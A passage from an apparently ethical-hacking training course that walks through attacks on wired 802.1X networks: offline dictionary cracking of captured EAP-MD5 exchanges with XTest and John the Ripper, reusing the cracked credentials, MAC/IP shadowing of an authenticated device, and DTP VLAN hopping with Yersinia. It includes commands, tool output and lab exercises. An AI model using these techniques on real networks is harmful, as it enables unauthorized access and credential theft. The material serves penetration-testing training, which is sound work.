Fuzzing the RADIUS server can still be a useful exercise, however, it is much more efficient to replicate the target network environment for the fuzzing test. With a switch configured for EAP-MD5 authentication, using the same target OS, software and version of the RADIUS implementation used by the customer, the pentester can leverage an EAP-MD5 fuzzing tool to test the resiliency of the RADIUS server when presented with malformed frames.

The script eapmd5fuzzies.py (<http://www.willhackforsushi.com/code/eapmd5fuzzies.py>) was developed to use in EAP-MD5 fuzzing exercises. It is not intended to be used as a thorough fuzzer, but as a kick-start tool to accelerate your custom development for fuzzing EAP-MD5 traffic. Using the Sulley fuzzing framework to generate the malformed frames and the Scapy packet crafting framework to deliver the malformed packets, eapmd5fuzzies.py includes a simple EAP-MD5 state machine to fuzz the EAP-MD5 Response frame from the supplicant. Eapmd5fuzzies.py resets the network interface and interacts with the EAP traffic to start and reset the authentication exchange for each malformed EAP-MD5 packet.

EAP-MD5 Credential Compromise

- EAP-MD5 is vulnerable to an offline dictionary attack
 - Chal. and EAP ID adds randomness
 - Attack could be extended for custom rainbow tables
- Must eavesdrop on legitimate EAP-MD5 authentication exchange
 - Opportunistically placed hub and automated authenticating device
 - Watch for VoIP phones, printers and other devices with static credentials



Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

EAP-MD5 Credential Compromise

EAP-MD5 is vulnerable to a dictionary attack that can be exploited to recover a victim's credentials. Since the EAP response from the authenticating client uses the EAP ID, challenge, and password to calculate the response value, an attacker who observed the EAP ID and the challenge can repeatedly guess the password offline until the calculated response (with the password guess) matches the observed response. Although not currently implemented, the EAP-MD5 password could also be subject to a rainbow table attack, if the attacker can impersonate the RADIUS server and send the EAP request frame with a static EAP ID and challenge value.

In order to mount an EAP-MD5 credential attack, the adversary must eavesdrop on the legitimate EAP-MD5 authentication exchange. This can be implemented through an opportunistically placed hub placed between a switch port and an automated-authentication device, such as a VoIP phone or a networked printer. Some switches may have a policy to shut down a port if they detect more than one MAC address (MPDU detection), though this is only possible if the switch detects more than one MAC address. To eavesdrop on a legitimate authentication exchange through a hub, the attacker does not need to generate any traffic on the network.

XTest

xtest.sf.net

- Parses libpcap or live interface for EAP-MD5 traffic
– Mounts dictionary attack

```
$ ./xtest -c sample-pcaps/7971G-EAP_Success.pcap -w ~/dict/openwall

XTest 1.0 Running ~ Wired 802.1x Supplicant test tool implementing RFC 3748 EAP-
MD5

[+] Please wait while decoding pcap file.
[+] Decoded Identity Response Value = CP-7971G-GE-SEP001E7AC40514
[+] Total Number of 802.1x Successful Authentication Sequences: 1
[+] Please wait while testing password in pcap against dictionary file
[+] Attempting Dictionary Attack with 3918036 passwords of the dictionary
/home/jwright/dict/openwall
[+] Password found: viperlab
[+] Password found at line 200243 of the dictionary file
[+] Tried 200243 passwords in 0.36 seconds: 554071.23 passwords/second
```

ADVANCED NETWORK TESTING, EXPLOIT WRITING, AND ETHICAL HACKING

Xtest

XTest is an implementation of the EAP-MD5 dictionary attack, available at <http://xtest.sf.net>. Able to read from a live interface or a libpcap packet capture file, XTest uses a dictionary file and the EAP-MD5 exchange data to mount an offline dictionary attack. On the author's Intel Core2Duo 2 GHz system, XTest is able to achieve a rate of over 550,000 password guesses per second. Note that XTest is only a single-threaded process, meaning it does not take advantage of additional cores in the CPU. Due to this limitation, XTest may perform slower on Intel i7 systems where each core is slower than a Core2Duo system core, yet significantly faster when all the cores are used.

To leverage multiple cores on a system, it is necessary to run multiple instances of XTest. After capturing the EAP-MD5 authentication exchange in a libpcap packet capture, split your dictionary file into an equal number of pieces matching the number of cores on your system (for example, for an Intel i7 system, split your dictionary file into 7 pieces). Next, invoke a matching number of instances of XTest, each reading from the same libpcap packet capture but a different dictionary file portion. To split the wordlist file, first identify the number of lines in the file using the "wc" tool, as shown below:

```
# wc -l /usr/share/wordlists/sqlmap.txt
1202867 /usr/share/wordlists/sqlmap.txt
```

Next, divide the number lines by the number of instances you wish to invoke. We'll use 7 in the example below:

```
# echo $((1707657/7))
243951
```

Next, use the `split` tool to split the file the specified line count for each piece, as shown:

```
# echo $((1202867/7))
171838
# split -l 171838 /usr/share/wordlists/sqlmap.txt wordlist-pieces
# ls -l wordlist-pieces*
-rw-r--r-- 1 root root 1554584 Apr  3 14:00 wordlist-piecesaa
-rw-r--r-- 1 root root 1582141 Apr  3 14:00 wordlist-piecesab
-rw-r--r-- 1 root root 1589265 Apr  3 14:00 wordlist-piecesac
-rw-r--r-- 1 root root 1580112 Apr  3 14:00 wordlist-piecesad
-rw-r--r-- 1 root root 1561356 Apr  3 14:00 wordlist-piecesae
-rw-r--r-- 1 root root 1567085 Apr  3 14:00 wordlist-piecesaf
-rw-r--r-- 1 root root 1570069 Apr  3 14:00 wordlist-piecesag
-rw-r--r-- 1 root root      13 Apr  3 14:00 wordlist-piecesah
```

Now each piece of the original wordlist can be used with a different instance of `xtest` to take advantage of multi-core or multi-processor systems.

Linux and EAP

- With credentials, configure the *wpa_supplicant.conf* file
 - Used for wired and wireless networks
- Must keep supplicant running for reauthentication
- After auth., launch DHCP client or select static address
- Alternative: Windows Vista/7 Wired AutoConfig service

```
# cat >/etc/wpa_supplicant.conf
ap_scan=0
network={
key_mgmt=IEEE8021X
eap=MD5
identity="user"
password="password"
eapol_flags=0
}
^D
# wpa_supplicant -Dwired -i eth0 -c
/etc/wpa_supplicant.conf
Associated with 01:80:c2:00:00:03
CTRL-EVENT-EAP-STARTED EAP
authentication started
CTRL-EVENT-EAP-METHOD EAP vendor 0
method 4 (MD5) selected
CTRL-EVENT-EAP-SUCCESS EAP
authentication completed successfully
CTRL-EVENT-CONNECTED - Connection to
01:80:c2:00:00:03 completed (auth )
[id =0 id_str =]
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Linux and EAP

Once you have compromised the credentials used in the EAP-MD5 exchange, we can configure our attack system to connect to the network and authenticate using the compromised credentials. The Linux tool `wpa_supplicant` is used to handle EAP authentication for wired and wireless networks, including subsequent reauthentication policies implemented by the network (when the `wpa_supplicant` software continues to run, as a foreground or background process). The configuration of `wpa_supplicant` is managed through the `wpa_supplicant.conf` file, as shown on this slide using "IEEE8021X" as the `key_mgmt` parameter and "MD5" as the `eap` parameter. Start `wpa_supplicant` and refer to the configuration file using the `-c` option, using `-i` to specify the local interface and `-Dwired` to tell `wpa_supplicant` this is a wired authentication exchange. To run `wpa_supplicant` as a background process, pass the `-D` argument (*Daemonize*).

After starting `wpa_supplicant`, invoke the local DHCP client (on Linux, three common DHCP clients are `dhclient`, `dhcpcd`, and `pump`) or select a static IP address.

As an alternative for Windows Vista and Windows 7 systems we can use the Wired AutoConfig service using the "sc" utility, as shown below:

```
C:\>sc start dot3svc
```


```
SERVICE_NAME: dot3svc
    TYPE                : 20  WIN32_SHARE_PROCESS
    STATE                : 2   START_PENDING
                        (NOT_STOPPABLE, NOT_PAUSABLE,
IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE      : 0   (0x0)
    SERVICE_EXIT_CODE    : 0   (0x0)
    CHECKPOINT           : 0x0
    WAIT_HINT            : 0x7d0
    PID                  : 876
    FLAGS                 :
```

C:\>sc query dot3svc

```
SERVICE_NAME: dot3svc
    TYPE                : 20  WIN32_SHARE_PROCESS
    STATE                : 4   RUNNING
                        (STOPPABLE, NOT_PAUSABLE,
ACCEPTS_SHUTDOWN)
    WIN32_EXIT_CODE      : 0   (0x0)
    SERVICE_EXIT_CODE    : 0   (0x0)
    CHECKPOINT           : 0x0
    WAIT_HINT            : 0x0
```

Wired EAP Shadow Attack

- With a legitimate client, attacker can "shadow" device post-authentication
 - Impersonate MAC and IP of victim
- Grants access to all stateless protocols on interior network
- TCP sessions will be terminated by victim
 - Unless victim drops unsolicited SYN+ACK frames (some client firewalls)



Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Wired EAP Shadow Attack

Building on the EAP-MD5 attack where an adversary can leverage a hub between a legitimate device and the EAP-MD5 authentication port, we can also leverage the Wired EAP Shadow Attack. In this attack, the adversary does not need to compromise the credentials of the device being impersonated, rather, it impersonates the MAC and IP address of the victim and leverages the existing *port closed* state of the switchport to access internal resources.


This access mechanism has significant limitations, however, due to the common behavior of client TCP implementations. While stateless traffic such as UDP and ICMP are allowed through the network, stateful traffic such as TCP will interfere with the impersonated client. If the attacker sends a TCP SYN message through the shadowed connection access, the response coming back will elicit an RST frame from the shadowed client who did not originate the connection. An exception to this policy is the case where personal firewall policy on the shadowed system drops unsolicited SYN ACK frames.

As a bypass mechanism, the attacker could mount a DoS against the victim device, or otherwise disconnect them from the hub port following authentication.

```
WS-C3560G-24PS(config-if)#dot1x timeout reauth-period 20
```

Exercise – EAP-MD5 Attack Scenario

- Pedantic Pedagogy Partners (PPP) specializes in developing instructional material for educators
- You are hired to attack network authentication systems
 - Locked in a room with a desk, water, switch ports and a printer



Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Exercise - EAP-MD5 Attack, Scenario

In this exercise you'll take on the role of a penetration tester working for Pedantic Pedagogy Partners (PPP), a firm specializing in the development of instructional material for educators. As PPP grows with more and more internal staff, they have become more cautious about granting access to the internal network. All employee workstations and networked devices must authenticate to IEEE 802.1X switch ports prior to gaining access to the network.

You are welcomed to PPP, but quickly find yourself in a locked room with a desk, water, switch ports and a printer. You must find a way to exploit the network authentication mechanism and gain access to network resources if you ever want to see the light of day again.

Exercise – EAP-MD5 Attack Network Reconfiguration

- You reconfigure the network to create an authentication capture opportunity
 - Attacker configured as a network bridge with two Ethernet interfaces
 - Bridging IEEE 802.1X printer and switch
- You restart the printer to capture a network authentication event
 - Revealing that EAP-MD5 is used



Retrieve the exercise capture file as shown

```
# wget http://files.sec660.org/ppp-wiredeap.pcap
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise – EAP-MD5 Attack, Network Reconfiguration

Seeing an opportunity with the printer in the conference room, you reconfigure the network to capture the exchange between the networked printer and the switch port. Using two Ethernet interfaces on your system, you capture the network activity after rebooting the printer, saving the traffic to a packet capture file named `ppp-wiredeap.pcap`.

Retrieve the packet capture file from the URL shown on this page to continue with the exercise.

Exercise – EAP-MD5 Attack XTest Setup

- Kali Linux does not include XTest
- Download from the local download server
 - Must also install SSL and libpcap development libraries
- Build using "make", copy xtest to /usr/local/bin
- Decompress rockyou.txt wordlist included with Kali

```
# wget http://files.sec660.org/libssl.deb
# wget http://files.sec660.org/libssl-dev.deb
# wget http://files.sec660.org/libpcap-dev.deb
# wget http://files.sec660.org/libpcap0.8-dev.deb
# dpkg -i libssl*.deb libpcap*.deb
# wget http://files.sec660.org/xtest-1.0.tar
# tar xf xtest-1.0.tar
# cd xtest-1.0
# make
# cp xtest /usr/local/bin
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - EAP-MD5 Attack, XTest Setup

Kali Linux does not include XTest used for EAP-MD5 password attacks. We can download XTest from the official website at <http://xtest.sf.net>, but for this lab exercise we'll retrieve it from the lab download server shown on this page.

Kali Linux does not include the required SSL library or libpcap or development headers for building XTest, so first download the libssl.deb and libssl-dev.deb files and install using the dpkg utility as shown. Next, download the xtest-1.0.tar archive file and extract the contents using the tar utility. After extracting the files, build the software using make, as shown. Finally, copy the xtest binary to a location in the system PATH, such as /usr/local/bin.

Once you have built and installed xtest, attempt to recover the username and the password data from the ppp-wiredeap.pcap packet capture file. We can use the wordlist file from the sqlmap project included with Kali Linux included in /usr/share/wordlists/sqlmap.txt as the password guessing source.

After installing the XTest software and dependencies, you can safely remove the XTest tar file and .deb files, but do not remove the XTest source code yet.

Exercise – EAP-MD5 Attack XTest Fail

```
# xtest -c ppp-wiredeap.pcap -w /usr/share/wordlists/sqlmap.txt
XTest 1.0 Running ~ Wired 802.1x Supplicant test tool implementing RFC
3748 EAP-MD5

[+] Please wait while decoding pcap file.
[+] Decoded Identity Response Value = eskoudis
[+] Decoded Identity Response Value = eskoudis
[+] Total Number of 802.1x Successful Authentication Sequences: 1
[+] Please wait while testing password in pcap against dictionary file
[+] Attempting Dictionary Attack with 1202867 passwords of the
dictionary /usr/share/wordlists/sqlmap.txt
[+] User password is not contained in the supplied dictionary file
```



- XTest fails to recover the password
- We can patch the XTest source to accommodate a mutated dictionary wordlist attack

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise – EAP-MD5 Attack, XTest Fail

Attempting to recover the password in the ppp-wiredeap.pcap capture file will fail. This is expected behavior when the authentication password is not present in the packet capture file.

As an alternative to a wordlist attack, we can use a wordlist permutation attack, where each word in the specified file is modified to match common password selection techniques, redirecting the standard output from the permutation tool to a file, or to the standard input of the attack tool.

Exercise – EAP-MD5 Attack Enhancing XTest

- Enhance XTest with the supplied patch
 - Fix compiler warnings
 - Add support for reading from STDIN with "-", allowing us to use dynamically permuted dictionary attacks

```
# cd ~/xtest-1.0
# make clean
# wget http://files.sec660.org/xtest-stdin-warnfix.diff
# patch -p1 <xtest-stdin-warnfix.diff
# make
# cp xtest /usr/local/bin
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - EAP-MD5 Attack, Enhancing XTest

We can enhance the functionality of xtest by patching the source code to allow us to feed passwords through standard input (STDIN) instead of being limited to a file on the filesystem (and fix minor compiler warnings). Download the patch to enhance XTest from the URL shown on this slide.

After downloading the patch to the xtest-1.0 directory, use the patch utility to apply the source code differences and rebuild the tool using make. Copy the xtest binary over the earlier copy in /usr/local/bin.

Exercise – EAP-MD5 Attack Wordlist Permutation

- Leverage John the Ripper's password permutation mode to modify Kali Linux's supplied dictionary file
- What is the password for the ppp-wiredeap.pcap capture?

```
# john -wordlist=/usr/share/wordlists/sqlmap.txt -stdout -rules
output trimmed for space
!Password1
!password!
!password1
#1password
%25password
```

Exercise - EAP-MD5 Attack, Wordlist Permutation

In order to enhance our dictionary attack, we'll use John the Ripper (John) to generate a permuted dictionary file, redirecting the output of John to our modified xttest utility.

Using this technique you will be able to recover the password for the 2nd packet capture as well.

Exercise – EAP-MD5 Attack

Answers Follow

- STOP - Answers for the EAP-MD5 Attack exercise follow
- Proceed only after you have exhausted your options for completion on your own

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - EAP-MD5 Attack, Answers Follow

Answers to the lab exercise follow; proceed no further unless you have exhausted your options for completing the exercise on your own.

Exercise – EAP-MD5 Attack Password Recovery

```
# john -wordlist=/usr/share/wordlists/sqlmap.txt -stdout -rules | xtest
-c ~/ppp-wiredeap.pcap -w -

XTest 1.0 Running ~ Wired 802.1x Supplicant test tool implementing RFC
3748 EAP-MD5

[+] Please wait while decoding pcap file.
[+] Decoded Identity Response Value = eskoudis
[+] Decoded Identity Response Value = eskoudis
[+] Total Number of 802.1x Successful Authentication Sequences: 1
[+] Using STDIN for dictionary wordlist.
[+] Password found: Password9
[+] Password found at line 2000199 of the dictionary file.
[+] Tried 2000199 passwords in 6.98 seconds: 286384.42 passwords/second.
```

If you have time, crack the passwords in these captures as well.

<http://files.sec660.org/wiredeap1.pcap>
<http://files.sec660.org/wiredeap2.pcap>

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - EAP-MD5 Attack, Password Recovery

This slide demonstrates the successful attack against the ppp-wiredeap.pcap packet capture. With the patched xtest utility, we can redirect the output of John to the input of XTest using the "-w -" argument, as shown. From this output, we identify the username "eskoudis" and the password "Password9" are used on the printer to authenticate to the network. We could use the same credentials to gain access to the network as well.

If you have completed this exercise early, you may optionally download two additional IEEE 802.1X EAP-MD5 authentication packet capture files to identify additional authentication credentials:

- <http://files.sec660.org/wiredeap1.pcap>
- <http://files.sec660.org/wiredeap2.pcap>

In this exercise we show how it is possible to mount an offline dictionary attack against stronger network admission control systems when weak authentication protocols are used. In other cases, we may be able to avoid the constraints of a NAC system altogether by performing VLAN hopping and VLAN manipulation attacks, as we'll see next.

VLAN Manipulation

- Several possibilities to leave current VLAN on the switch
- Will examine tools and technique
- Sample Cisco IOS configs supplied for comparison
 - Experience with IOS not necessary
 - Many attacks work against other platforms as well, will note Cisco-only

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

VLAN Manipulation

VLAN segments are often used to isolate traffic away from sensitive systems or devices. Several possibilities exist where an attacker may bypass these restrictions through VLAN manipulation or *VLAN hopping* attacks. We'll look at several techniques for bypassing VLAN restrictions next, demonstrating the VLAN configuration syntax for Cisco IOS switches that replicate the environments we are exploiting.

Experience with Cisco IOS is not necessary to understand these attacks, nor are the attacks limited to Cisco devices. Many of these attacks are opportunities against other switch vendors, though the protocols and implementation techniques may differ slightly.

VLAN Attacks and Windows

- Windows does not natively support VLAN trunking
 - Tagged frames are dropped
- VMware tools never see trunking data
- Must boot Linux natively to successfully exploit VLANs

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

VLAN Attacks and Windows

Unfortunately, Windows systems (up to and including Windows 7) do not natively support VLAN trunking features, such as IEEE 802.1Q. Windows will identify and drop tagged frames upon receipts from the Ethernet driver instead of passing the frames to the rest of the operating system. As a result, virtual machine guests are unable to observe trunk packets, and are therefore unable to participate in or exploit VLANs.

In order to exploit VLAN misconfiguration or implementation weaknesses, we must natively boot Linux to take advantage of available tools.

```
interface FastEthernet0/2
```

← Default port configuration for many switches

Dynamic Trunking Protocol

- Proprietary Cisco protocol
- Negotiates a trunk port and encapsulation (802.1Q/ISL)
 - If no trunking is performed, defaults to access port
- DTP master shares VLAN information with all downstream switches
- Default port state for many switches

Tricking the switch into thinking you are a trunk will cause all VLAN traffic to be passed.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Dynamic Trunking Protocol

The Dynamic Trunking Protocol (DTP) is a Cisco proprietary implementation to allow the switch to determine and negotiate the switchport state as a trunk port using IEEE 802.1Q or Inter-Switch LAN (ISL, a Cisco proprietary trunking protocol) or as an access port. DTP is the default configuration for many Cisco switches on all ports as shown in the IOS example on this slide.

If another switch connects to a DTP port, the DTP switch will watch for the presence of 802.1Q or ISL traffic for 30 seconds. When either protocol is discovered, the DTP port will auto-configure to match the trunking configuration, sharing VLAN information with downstream switches. If no 802.1Q or ISL traffic is observed, the switch will default the port to an access port, allowing the user to connect to the default or specified VLAN.

As an attacker, if we can trick the switch into thinking our connected system is a switch using 802.1Q, then we can trick the switch into configuring the port as a trunk, passing down all VLAN traffic with similar upstream access.

DTP Traffic



DTP Traffic

On a penetration test, this author always takes a packet capture for several minutes on the wired interface connected to the switch, starting the capture process right before plugging in. After stopping the packet capture, applying a display filter such as "dtp", as shown in this slide, will reveal the presence of DTP frames, indicating that the switch port is vulnerable to a DTP VLAN hopping attack.

Expanding the protocol header for a DTP frame will reveal several useful pieces of information, including the VLAN Trunking Protocol domain name (if configured), the status of the port and the DTP type. The status values 2, 3, 4 and 0x81 on Cisco switches indicate that the port is configured to negotiate with the connected device as a trunk port. The DTP type value indicates that port is configured to support 802.1Q when the value is 0x45.

Yersinia

- Multi-function network attack tool
- Manipulates multiple LAN-related protocols
 - STP, CDP, DTP, HSRP, DHCP, 802.1Q, VTP, ISL
- Curses-based interface or GTK GUI
 - Recommend Curses interface
- Requires screen size of 80x25 to run in Curses mode
- Bug: Yersinia in Curses mode on VMware

```
# yersinia -I
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Yersinia


Yersinia is a multi-function network attack tool, focused on exploiting LAN protocols including spanning tree (STP), Cisco Discovery Protocol (CDP), DTP, Hot Standby Router Protocol (HSRP), Dynamic Host Configuration Protocol (DHCP), IEEE 802.1Q, VLAN Trunking Protocol (VTP), Inter-Switch LAN (ISL) and more.

Yersinia supports multiple user interfaces to delivery network attacks, including a command-line interface, a Curses-based interface and an experimental GTK GUI interface. In this author's experience, the text-based Curses interface is the most stable interface and is recommended for all Yersinia attacks. In order to use Yersinia in Curses mode, a screen size of 80 columns by 25 rows is required.

To start Yersinia in Curses mode, invoke the *yersinia* command with the *-I* argument, as shown on this slide.


Note that there is a bug in Yersinia or the Curses library that is exhibited with VMware users. When Yersinia is started in Curses mode ("-I") in a virtual machine, many users find that they cannot get Yersinia to respond to any keystrokes, requiring that they switch to another terminal to kill Yersinia. If this happens you may wish to run Yersinia in a native OS environment, or use Yersinia in GTK mode ("yersinia -G").

DTP VLAN Attack 1




DTP VLAN Attack 1

After invoking Yersinia we can navigate to different supported protocols using function keys, or by pressing the "g" button to open the *Choose protocol mode* dialog, as shown. From the Choose protocol mode dialog, use the arrow keys to highlight the DTP protocol and press Enter.



DTP VLAN Attack 2

After navigating to the DTP attack mode function, press "x" to open the DTP attack panel. Yersinia supports two attacks against DTP: pressing 0 will allow you to specify a DTP packet based on your configuration preferences set in the "DTP Fields" section at the bottom of the Yersinia screen. Pressing 1 will send a DTP packet automatically configured to enable 802.1Q trunking on the switchport recipient. Press 1 to deliver this frame, causing the switch to recognize the connected device as a switch and allow the attacker to become a trunk port.



DTP VLAN Attack 3

After delivering the DTP attack, press 5 to open a status dialog for the DTP port to obtain details about the port configuration. In the example on this slide, Yersinia indicates that the port status is "84 TRUNK/AUTO", telling us the attack was successful.

DTP Attack Walkthrough

1. Yersinia sends "trunk desirable" message
2. Switch responds, creating trunk port
3. Switch sends VLAN VTP report
